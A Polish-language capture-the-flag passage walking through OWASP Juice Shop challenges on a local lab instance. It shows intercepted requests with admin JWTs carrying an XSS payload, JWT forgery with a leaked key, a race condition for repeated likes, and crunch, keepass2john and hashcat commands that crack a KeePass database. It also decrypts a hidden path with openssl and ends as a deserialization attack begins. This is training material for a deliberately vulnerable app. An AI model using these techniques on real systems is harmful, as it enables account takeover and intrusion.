
```
1  GET /rest/admin/application-configuration HTTP/1.1
2  Host: 127.0.0.1:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI8c2NyaXB0PmFsZXJ0KCdYU1MnKTwvc2NyaXB0PiIsImVtYWlsIjoiYWRtaW5AanVpY2
   Utc2gub3AiLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczMjUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSIsInByb2ZpbGVJbWFnZ
   SI6Imh0dHBzOi8vYS5wbmc7IHNjcmlwdClzcmMgJ3Vuc2FmZSlpbmxpbmUnICdzZWxmJyAndW5zYWZlJ2V2YWwnIGh0dHBzOi8vY29kZS5nZXRtZGwuaW8gaHR0cDovL2FqYXguZ29vZ2xlYXBpcy5jb2OiLCJOb3RwU2Vj
   cmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwMjItMTEtMTUgMDg6NDg6MzkuMjcyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTUgMTg6MzK6NTEuMjc4ICswMDowMCIsImRlbGV0ZWRBdCI
   6bnVsbHOsImlhdCI6MTY2ODY3MzMzNywiZXhwIjoxNjY4NjkxMzM3fQ.wxwhrznmlnS4_OnIDLas1FM3CCULUKFcY5AdCUiB7SOvqVY6DrKT19eyYO5YFfqruyN5mUXVfeehM6a4uYbt7milD8QMIqKqL5Jl_Dg142lZMuu
   g2nC9ZDm0s74-NvA6ba2SahBZH6Jf8SBNz3tzTcjnPeIuaGzQucpCy7pQhgo
8  Connection: close
9  Referer: http://127.0.0.1:3000/
10 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
   KMuXhWtYcbIBTBFLiBSWUgH9h9tVcDIwTvFQiDHJu9tOT4CDiEfPSmHByupkcQyT29Cg4iEYfLgS6XH3XuOqtEJcklIg1C9VSBYUlZHQ7s6wiEnfQrSKWtNNIaRs4XFqjirYfW1UJlHN5; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI8c2NyaXB0PmFsZXJ0KCdYU1MnKTwvc2NyaXB0PiIsImVtYWlsIjoiYWRtaW5AanVpY2
   Utc2gub3AiLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczMjUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSIsInByb2ZpbGVJbWFnZ
   SI6Imh0dHBzOi8vYS5wbmc7IHNjcmlwdClzcmMgJ3Vuc2FmZSlpbmxpbmUnICdzZWxmJyAndW5zYWZlJ2V2YWwnIGh0dHBzOi8vY29kZS5nZXRtZGwuaW8gaHR0cDovL2FqYXguZ29vZ2xlYXBpcy5jb2OiLCJOb3RwU2Vj
   cmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwMjItMTEtMTUgMDg6NDg6MzkuMjcyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTUgMTg6MzK6NTEuMjc4ICswMDowMCIsImRlbGV0ZWRBdCI
   6bnVsbHOsImlhdCI6MTY2ODY3MzMzNywiZXhwIjoxNjY4NjkxMzM3fQ.wxwhrznmlnS4_OnIDLas1FM3CCULUKFcY5AdCUiB7SOvqVY6DrKT19eyYO5YFfqruyN5mUXVfeehM6a4uYbt7milD8QMIqKqL5Jl_Dg142lZMuu
   g2nC9ZDm0s74-NvA6ba2SahBZH6Jf8SBNz3tzTcjnPeIuaGzQucpCy7pQhgo
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 If-None-Match: W/"4967-mk/ZLlN6r2BCMkBVNI+FpR4xKCc"
15 Cache-Control: max-age=0
```

Ten token przesyłamy do naszego dodatku i wyświetlamy w JWS w celu przeanalizowania wartości znajdujących się tam:



Podmieniamy użytkownika na *rsa_lord@juice-sh.op*


Następnie wybieramy opcję *Attacker* i wstawiamy wartość naszego klucza, który wydobyliśmy z */encryptionkeys* (bez pierwszej i ostatniej linii)



Następnie aktualizujemy zapytanie i je wysyłamy. Zadanie wtedy powinno zostać ukończone.

Like any review at least three times as the same user

Gdy wysyłamy pozytywną opinię o produkcie podczas przechwycenia zapytania otrzymamy następujący Request:




```
POST /rest/products/reviews HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcmShbWUiOiI8c2NyaXB0PmFsZXJOKCdYU1MnKTwvc2NyaXB0PiIsImVtYWlsIjoiYWRtaW5AanVpY2
Utc2gub3AiLCJwYXNzd29yZCI6IjAx0TIwMjNhN2JiZDczMjUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSIsInByb2ZpbGVJbWFnZ
SI6Imh0dHBzOi8vYS5wbmc7IHNjcmlwdClzcmMgJ3Vuc2FmZS1pbmxpbmUnICdzZWxmJyAndW5zYWZlJ2V2YWwnIGh0dHBzOi8vY2kZS5nZXRtZGwuaW8gaHROcDovL2FqYXguZ29vZ2xlYXBpcy5jb20iLCJOb3RwU2Vj
cmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMTEtMTUgMDg6NDg6MzkuMjcyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTUgMTg6Mzk6NTEuMjc4ICswMDowMCIsImRlbGV0ZWRBdCI
6bnVsbH0sImlhdCI6MTY20DY3NzQ5NywiZXhwIjoxNjY4Njk1NDk3fQ.HXjNkkBn-lKsZm39ViT9eerT_jlt3Z5Tv_pMjw3dbCAn5Xv9YudK_vBhvos9hHU380nqS4XKKPx_zUT8DSBgv5QdZL2hUceUy-u1Yu9uZqbERVr
6IYyFrltZElE2NQZTWU9xw671yzVMqKFIxCfJMzStapuyBgdXMkWGonbx9WI
Content-Type: application/json
Content-Length: 26
Origin: http://127.0.0.1:3000
Connection: close
Referer: http://127.0.0.1:3000/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
KMuXhWtYcbIBTBFLiBSWUgH9h9tVcDIwTvFQiDHJu9tOT4CDiEfPSmHByupkcQyT29Cg4iEYfLgS6XH3XuOqtEJcklIg1C9VSBYUlZHQ7s6wiEnfQrSKWtNNIaRs4XFqjirYfW1UJlHN5; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcmShbWUiOiI8c2NyaXB0PmFsZXJOKCdYU1MnKTwvc2NyaXB0PiIsImVtYWlsIjoiYWRtaW5AanVpY2
Utc2gub3AiLCJwYXNzd29yZCI6IjAx0TIwMjNhN2JiZDczMjUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEyNy4wLjAuMSIsInByb2ZpbGVJbWFnZ
SI6Imh0dHBzOi8vYS5wbmc7IHNjcmlwdClzcmMgJ3Vuc2FmZS1pbmxpbmUnICdzZWxmJyAndW5zYWZlJ2V2YWwnIGh0dHBzOi8vY2kZS5nZXRtZGwuaW8gaHROcDovL2FqYXguZ29vZ2xlYXBpcy5jb20iLCJOb3RwU2Vj
cmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjItMTEtMTUgMDg6NDg6MzkuMjcyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTUgMTg6Mzk6NTEuMjc4ICswMDowMCIsImRlbGV0ZWRBdCI
6bnVsbH0sImlhdCI6MTY20DY3NzQ5NywiZXhwIjoxNjY4Njk1NDk3fQ.HXjNkkBn-lKsZm39ViT9eerT_jlt3Z5Tv_pMjw3dbCAn5Xv9YudK_vBhvos9hHU380nqS4XKKPx_zUT8DSBgv5QdZL2hUceUy-u1Yu9uZqbERVr
6IYyFrltZElE2NQZTWU9xw671yzVMqKFIxCfJMzStapuyBgdXMkWGonbx9WI
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"id":"WsZQnh7ot7ww8BScd"}
```

Jest on skorelowany z mailem, na którym wysłaliśmy opinię oraz jest jej licznik inkrementowany o 1.

Powtórzenie zapytania będzie skutkować błędem *403 Forbidden*.

Dlatego też trzeba wysłać zapytanie asynchronicznie z minimalnym przedziałem czasowym (np. 120 ms) w celu umożliwienia wysłania 3 ocen jednocześnie.

Log in with the support team's original user credentials

W celu zrealizowania zadania – zalecane jest zainstalowanie aplikacji *KeePass 2.x* - http://keepass.info/

Pierwszą niezbędną informacją jest znalezienie konta odpowiedzialnego za support. Nie trudno się domyślić, że jest to konto *support@juice-sh.op*.

Co jest istotne to wzmianki, które mogą już się pojawić w kodzie *main.js* co do polityki hasła tego konta:

```
changePassword() {
  var e;
  (null === (e = localStorage.getItem('email')) || void 0 === e ? void 0 : e.match(/support@.*/)) && !this.newPasswordControl.value.match(/(?=.*
  this.userService.changePassword({
    current: this.passwordControl.value,
    new : this.newPasswordControl.value,
    repeat: this.repeatNewPasswordControl.value
```

```
!this.newPasswordControl.value.match(/(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[@$!%*?&])[A-Za-z\d@$!%*?&]{12,30}/)
```

Z tego można wywnioskować, że hasło musi zawierać minimum 12 znaków i maksymalnie 30 znaków, jedną dużą literę, jedną małą literę, jedną cyfrę oraz 1 znak specjalny.

Dodatkowo tekst napisany w języku rumuńskim po przetłumaczeniu mówi: `The password of the support team does not respect the corporate policy for privileged accounts! Please change your password accordingly!`

```
console.error('Parola echipei de asistență nu respectă politica corporativă pentru conturile privilegiate! Vă rugăm să schimbați parola în consecință!')
```

Dlatego też – przypuszczamy, że hasło jest ustawione w najprostszy sposób jaki można – część hasła jest powiązana z nazwą użytkownika. Dlatego też – tworzymy za pomocą aplikacji *crunch* listę możliwych haseł w następujący sposób:

- Minimalna długość – 12
- Maksymalna długość – 12
- Pattern hasła:
    - Początek hasła: *Support*
    - Cztery kolejne znaki: cyfry (dowolne)
    - Ostatni znak: znak specjalny (#,@,!,itd.)

```
┌──(kali㉿kali)-[~/JuiceShop/race-the-web]
└─$ crunch 12 12 -t Support%%%%^ -o wordlist-support.txt
Crunch will now generate the following amount of data: 4290000 bytes
4 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 330000

crunch: 100% completed generating output

┌──(kali㉿kali)-[~/JuiceShop/race-the-web]
└─$ crunch 12 12 -t Support20%%^ -o wordlist-support2.txt
Crunch will now generate the following amount of data: 42900 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3300
```

Dodatkowo tworzymy mniejszy słownik z patternem typowo pod frazę *Support20…*, ponieważ ktoś mógł ustawić hasło dla konkretnego roku dwutysięcznego – co może przyspieszyć nam atak.

Następnie mając pobrany plik z bazą haseł z */ftp*, korzystamy z aplikacji *kee[ass2john*, która pozwoli nam zapisać hash hasla w taki sposób aby móc przeprowadzić atak na hasło.

```
┌──(kali㉿kali)-[~/JuiceShop/KeePass]
└─$ keepass2john incident-support.kdbx > incident-support-hash

┌──(kali㉿kali)-[~/JuiceShop/KeePass]
└─$ cat incident-support-hash
incident-support:$keepass$*2*1*0*2360b9f8557b8c25a0dbb36a1610958a083caf96fddf7ee3a164e3659b80e136*34e52e0601bbd92ed7b65f2d86a6832b81368cbdfc6125b5639134f98911ab93*2231292f58a92775b0c08b7a46c682b6*38c10e813
3656d9c5d10c4bc9c8829449749b526732ea88eb72e2c327b9ea4de*1f1098d8a24cc7bf23f0a58542fd1851662a4cab8f2422d6541658521f199bd5
```

Do tego wykorzystamy aplikację *hashcat*, która ma ogromny zbiór różnych haseł – i dla nas numer hashu w tym programie wynosi 13400

```
┌──(kali㉿kali)-[~/JuiceShop/KeePass]
└─$ hashcat -h | grep KeePass
  13400 | KeePass 1 (AES/Twofish) and KeePass 2 (AES)         | Password Manager
```

Teraz przygotowujemy komendę, która pozwoli złamać hash:


- -a – atak typu brute-force z użyciem słownika
- -m – jakiego rodzaju jest to hash
- incident-support-hash – hash naszego hasła do bazy haseł
- /home/kali/JuiceShop/KeePass/wordlist-support2.txt – słownik haseł

```
┌──(kali㉿kali)-[~/JuiceShop/KeePass]
└─$ hashcat -a 0 -m 13400 incident-support-hash /home/kali/JuiceShop/KeePass/wordlist-support2.txt
```


Po uruchomieniu komendy – powinniśmy otrzymać jakieś hasło:

```
Dictionary cache built:
* Filename..: /home/kali/JuiceShop/KeePass/wordlist-support2.txt
* Passwords.: 3300
* Bytes.....: 42900
* Keyspace..: 3300
* Runtime...: 0 secs

$keepass$*2*1*0*2360b9f8557b8c25a0dbb36a1610958a083caf96fddf7ee3a164e3659b80e136*34e52e0601bbd92ed7b65f2d86a6832b81368cbdfc6125b5639134f98911ab93*2231292f58a92775b0c08b7a46c682b6*38c10e8133656d9c5d10c4bc9c
8829449749b526732ea88eb72e2c327b9ea4de*1f1098d8a24cc7bf23f0a58542fd1851662a4cab8f2422d6541658521f199bd5:Support2022!
```


I otrzymaliśmy, że hasło to *Support2022!* Teraz możemy otworzyć bazę haseł.



Znajdziemy tam haso do użytkownika *support@juice-sh.op*.



Możemy się teraz bez problemu zalogować na to konto i ukończyć zadanie:




You successfully solved a challenge: Login Support Team (Log in with the support team's original user credentials without applying SQL Injection or any other bypass.) X

Unlock Premium Challenge to access exclusive content

Gdy wejdziemy w ścieżkę *http://127.0.0.1:3000/#/score-board* przy analizie kodu możemy zobaczyć odwołanie do specyficznej frazy wpisanej jako komentarz, która wydaje się być zaszyfrowana:

```
<!--
IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfx
q+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg
==-->.
```




Zapisujemy ten kod na naszym systemie w celu późniejszego odszyfrowania.


```
IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfx
q+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg
==
```

Po analizie kodu można wywnioskować, że jest to zaszyfrowane w `AES-256-cbc`

Warto też zwrócić uwagę, że w ścieżce *https://127.0.0.1:3000/encryptionkeys* mamy plik o nazwie *premium.key*. To pozwoli nam odszyfrować prawdopodobnie naszą zaszyfrowaną wiadomość.



Dowód klucza:



Aby teraz odszyfrować naszą wiadomość – zastosujemy do tego aplikację *openssl*. Potrzebujemy poznać kilka flag dostępnych w tej aplikacji:


- -d – pozwoli nam rozszyfrować wiadomość
- -aes-256-cbc – definiujemy, że nasza wiadomość jest zaszyfrowana AES-256-CBC
- -K – podajemy naszą zaszyfrowana wiadomość po tej fladze
- -iv – podajemy nasz wektor inicjalizujący
- -a – Base64 przetwarza dane. Oznacza to, że jeśli ma miejsce szyfrowanie, dane są kodowane base64 po zaszyfrowaniu
- -A – Jeśli ustawiona jest flaga -a, base64 przetwarza dane w jednej linii

```
┌──(kali㉿kali)-[~/JuiceShop/encryptionkeys]
└─$ echo "IvLuRf8JYlm5tf9XfLGck3FHgyd9LfVlJaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==" | openssl enc -d -aes-256-cbc -K EA99A61D
92D2955B1E9285B55BF2AD42 -iv 1337133713371337 -a -A
hex string is too short, padding with zero bytes to length
hex string is too short, padding with zero bytes to length
/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us
```

Wynikiem będzie ścieżka w stronie JuiceShop:

`/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us`

Gdy wejdziemy na tą ścieżkę – odkryjemy zaszytą stronę, która rozwiąże nasze zadanie:




You successfully solved a challenge: Premium Paywall (Unlock Premium Challenge to access exclusive content.) x

Perform a Remote Code Execution that occupies the server for a while without using infinite loops

Aby wykonać to zadanie, zalecane jest przed tym zadaniem wykonać **Perform a Remote Code Execution that would keep a less hardened application busy forever**.


Po zrozumieniu jak wygląda tamto zadanie – wchodzimy na http://localhost:3000/api-docs. Jest to strona odpowiedzialna za API Swagger.



To API umożliwia wysyłanie zapytań typu POST dla obiektów *orderLines*.


Zanim jednak będziemy mogli wysyłać jakiekolwiek żądania – musimy załączyć *Authorization Bearer*:

Teraz wysyłanie żądań jest możliwe dla nas po zautoryzowaniu się na Swaggerze




Możemy przy analizie kodu odkryć, że w parametrze *orderLinesData* istnieje szansa na wykonanie deserializacji – a dokładniej mówiąc ataku Denial of Service. Dodatkowo – w tym zadaniu mamy zrobić taki atak, który nie będzie wywołany przez funkcję *loop*.i. W tym parametrze wpisujemy następującą 